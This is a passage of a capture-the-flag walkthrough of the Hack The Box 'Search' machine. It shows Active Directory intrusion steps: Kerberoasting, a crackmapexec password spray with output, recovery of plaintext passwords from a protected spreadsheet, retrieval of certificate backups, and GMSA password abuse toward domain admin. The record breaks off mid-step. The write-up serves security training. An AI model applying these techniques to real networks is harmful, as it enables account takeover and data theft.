
This ‘Web_svc’ account is created by HelpDesk and it is temporary. It is being used as Web Service, so basically it is a service account.

The SPN is not null, so we can Kerberoast to extract service account credentials (hash) from Active Directory as a regular user without sending any packets to the target system.
┌──(root💀kali)-[~/hackthebox/machine/search] └─# crackmapexec smb search.htb -u user.txt -p '@3ONEmillionbaby' --continue-on-success SMB 10.10.11.129 445 RESEARCH [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False) SMB 10.10.11.129 445 RESEARCH [-] search.htb\abril.suarez:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Angie.Duffy:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Antony.Russo:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\belen.compton:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Cameron.Melendez:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\chanel.bell:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Claudia.Pugh:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Cortez.Hickman:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\dax.santiago:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Eddie.Stevens:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [+] search.htb\edgar.jacobs:@3ONEmillionbaby SMB 10.10.11.129 445 RESEARCH [-] search.htb\Edith.Walls:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\eve.galvan:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\frederick.cuevas:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\hope.sharp:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\jayla.roberts:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Jordan.Gregory:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\payton.harmon:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Reginald.Morton:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\santino.benjamin:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Savanah.Velazquez:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\sierra.frye:@3ONEmillionbaby STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\trace.ryan:@3ONEmillionbaby STATUS_LOGON_FAILURE
One user account is using the same password as service account. Let’s look into shares of that user.
1 2 3 4 5 6 7 8 9 10 11 12 13 14
┌──(root💀kali)-[~/hackthebox/machine/search] └─# smbclient //search.htb/RedirectedFolders$ -U edgar.jacobs Enter WORKGROUP\edgar.jacobs's password: Try "help" to get a list of possible commands. smb: \> cd edgar.jacobs\Desktop\ smb: \edgar.jacobs\Desktop\> ls . DRc 0 Mon Aug 10 06:02:16 2020 .. DRc 0 Mon Aug 10 06:02:16 2020 $RECYCLE.BIN DHSc 0 Thu Apr 9 16:05:29 2020 desktop.ini AHSc 282 Mon Aug 10 06:02:16 2020 Microsoft Edge.lnk Ac 1450 Thu Apr 9 16:05:03 2020 Phishing_Attempt.xlsx Ac 23130 Mon Aug 10 06:35:44 2020 3246079 blocks of size 4096. 458449 blocks available
There’s a XLS file, download that to your machine.

This XLS document has two sheets, one of them has captured passwords of phishing and another has a list of username. As you can see the lock symbol on second sheet, a column is being locked with a password.
You can confirm it by resizing the cell which is in between lastname and Username. There are two ways to remove the password. Upload it on google drive and access it via sheets, it will remove the password for you. This is the easiest way. If you want to remove it manually, then you need unzip this xlsx file and delete the below link from the sheet2.xml file.
You can find this ‘sheet2.xml’ file after unzipping the xlsx file. Location: xl/worksheets/sheet2.xml Once you delete that line, you need to zip it back.
1
zip -r Phishing.xls .
Open the xls file and double click on the line which is between D and B to see the passwords.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
firstname lastname password Username Payton Harmon ;;36!cried!INDIA!year!50;; Payton.Harmon Cortez Hickman ..10-time-TALK-proud-66.. Cortez.Hickman Bobby Wolf ??47^before^WORLD^surprise^91?? Bobby.Wolf Margaret Robinson //51+mountain+DEAR+noise+83// Margaret.Robinson Scarlett Parks ++47|building|WARSAW|gave|60++ Scarlett.Parks Eliezer Jordan !!05_goes_SEVEN_offer_83!! Eliezer.Jordan Hunter Kirby ~~27%when%VILLAGE%full%00~~ Hunter.Kirby Sierra Frye $$49=wide=STRAIGHT=jordan=28$$18 Sierra.Frye Annabelle Wells ==95~pass~QUIET~austria~77== Annabelle.Wells Eve Galvan //61!banker!FANCY!measure!25// Eve.Galvan Jeramiah Fritz ??40:student:MAYOR:been:66?? Jeramiah.Fritz Abby Gonzalez &&75:major:RADIO:state:93&& Abby.Gonzalez Joy Costa **30*venus*BALL*office*42** Joy.Costa Vincent Sutton **24&moment&BRAZIL&members&66** Vincent.Sutton
Now we have 15 more username & passwords. If we look at the bloodhound visual path to domain admin, out of all the users, there are only two are in the password list. Abby and Sierra will lead to domain admin. The Abby password didn’t work, but Sierra’s did.
┌──(root💀kali)-[~/hackthebox/machine/search] └─# smbclient //search.htb/RedirectedFolders$ -U Sierra.Frye Enter WORKGROUP\Sierra.Frye's password: Try "help" to get a list of possible commands. smb: \> cd sierra.frye\Desktop\ smb: \sierra.frye\Desktop\> ls . DRc 0 Wed Nov 17 20:08:00 2021 .. DRc 0 Wed Nov 17 20:08:00 2021 $RECYCLE.BIN DHSc 0 Tue Apr 7 14:03:59 2020 desktop.ini AHSc 282 Fri Jul 31 10:42:15 2020 Microsoft Edge.lnk Ac 1450 Tue Apr 7 08:28:05 2020 user.txt Ac 33 Wed Nov 17 19:55:27 2021 3246079 blocks of size 4096. 458293 blocks available smb: \sierra.frye\Desktop\> get user.txt getting file \sierra.frye\Desktop\user.txt of size 34 as user.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec) ┌──(root💀kali)-[~/hackthebox/machine/search] └─# cat user.txt 5c7b277e24c9c5a866f572bdff53f0f4
We have user flag now.
1 2 3 4 5 6 7 8
smb: \sierra.frye\Desktop\> cd \sierra.frye\Downloads\Backups\ smb: \sierra.frye\Downloads\Backups\> ls . DHc 0 Mon Aug 10 16:39:17 2020 .. DHc 0 Mon Aug 10 16:39:17 2020 search-RESEARCH-CA.p12 Ac 2643 Fri Jul 31 11:04:11 2020 staff.pfx Ac 4326 Mon Aug 10 16:39:17 2020
3246079 blocks of size 4096. 458293 blocks available
Under Downloads we will find Cryptography files. Let’s download them to our machine.
1 2 3 4
smb: \sierra.frye\Downloads\Backups\> get search-RESEARCH-CA.p12 getting file \sierra.frye\Downloads\Backups\search-RESEARCH-CA.p12 of size 2643 as search-RESEARCH-CA.p12 (1.7 KiloBytes/sec) (average 1.1 KiloBytes/sec) smb: \sierra.frye\Downloads\Backups\> get staff.pfx getting file \sierra.frye\Downloads\Backups\staff.pfx of size 4326 as staff.pfx (5.6 KiloBytes/sec) (average 2.2 KiloBytes/sec)
A p12 file contains a digital certificate that uses PKCS#12 (Public Key Cryptography Standard #12) encryption. It is used as a portable format for transferring personal private keys and other sensitive information. P12 files are used by various security and encryption programs. It is generally referred to as a “PFX file”.
We can try to upload this certificate to browser (firefox).
It asks for the password. We can try to crack the password using bellow tool.
Let’s go back to bloodhound and look for path from owned principle to domain admin.
As we are member of ITSEC, we can read GMSA password.
BIR-ADFS-GMSA@SEARCH.HTB is a Group Managed Service Account. The group ITSEC@SEARCH.HTB can retrieve the password for the GMSA BIR-ADFS-GMSA@SEARCH.HTB
gMSAs use 240-byte, randomly generated complex passwords. So, it’s hard to crack.
Reading GMSA Password
Passwordless PowerShell - How to use gMSAs In Your Scripts
GMSA Attributes in the Active Directory
msDS-GroupMSAMembership (PrincipalsAllowedToRetrieveManagedPassword) - stores the security principals that can access the GMSA password. msds-ManagedPassword - This attribute contains a BLOB with password information for group-managed service accounts. msDS-ManagedPasswordId - This constructed attribute contains the key identifier for the current managed password data for a group MSA. msDS-ManagedPasswordInterval - This attribute is used to retrieve the number of days before a managed password is automatically changed for a group MSA.

Based on these both blogs, we can run commands as BIR-ADFS-GMSA to set an environment to access domain admin
For that we will use above command to know which user access we have right now.
